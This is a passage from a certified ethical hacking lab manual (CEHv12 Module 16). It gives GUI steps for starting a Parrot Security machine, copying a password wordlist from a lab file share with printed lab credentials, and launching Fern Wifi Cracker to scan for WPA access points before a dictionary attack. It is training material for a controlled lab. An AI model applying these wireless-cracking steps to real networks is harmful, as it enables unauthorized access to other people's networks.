Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:


- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Note: In this task, we will use a sample password file (**password.txt**) containing a list of passwords to crack the target WPA network.

5. First, we will copy the **password.txt** file from the shared network drive to the Desktop of the Parrot Security virtual machine.
6. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
7. The security pop-up appears; enter the **Windows 11** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
8. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.


9. Navigate to **CEHv12 Module 16 Hacking Wireless Networks\Wordlist** and copy the file **password.txt**. Close the window.



10. Paste **password.txt** on the **/attacker/Desktop**.



11. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
13. Now, type **cd** and press **Enter** to jump to the root directory.
14. In the **Parrot Terminal** window, type **fern-wifi-cracker**, and press **Enter** to launch the Fern Wifi Cracker application.



15. **Fern WIFI Cracker** opens. If a **Fern Professional** pop-up appears, click **No**.

16. Click **Select Interface** and from the drop-down list, select the **wlx687f7467dbf6** interface.
17. A **Tips - Scan** settings pop-up appears, click **OK**.
18. The selected adapter (**wlx687f7467dbf6**) loads, and the notification **Monitor Mode Enabled** on wlan0mon appears in the selected network adapter field.
19. Click the **Scan for Access points** button to initialize the scan for the access points.



Module 16 – Hacking Wireless Networks


20. Note that detected access points with WPA enabled are shown next to the **Wi Fi WPA** button.

Note: The number of detected WPA networks will differ in your lab environment.

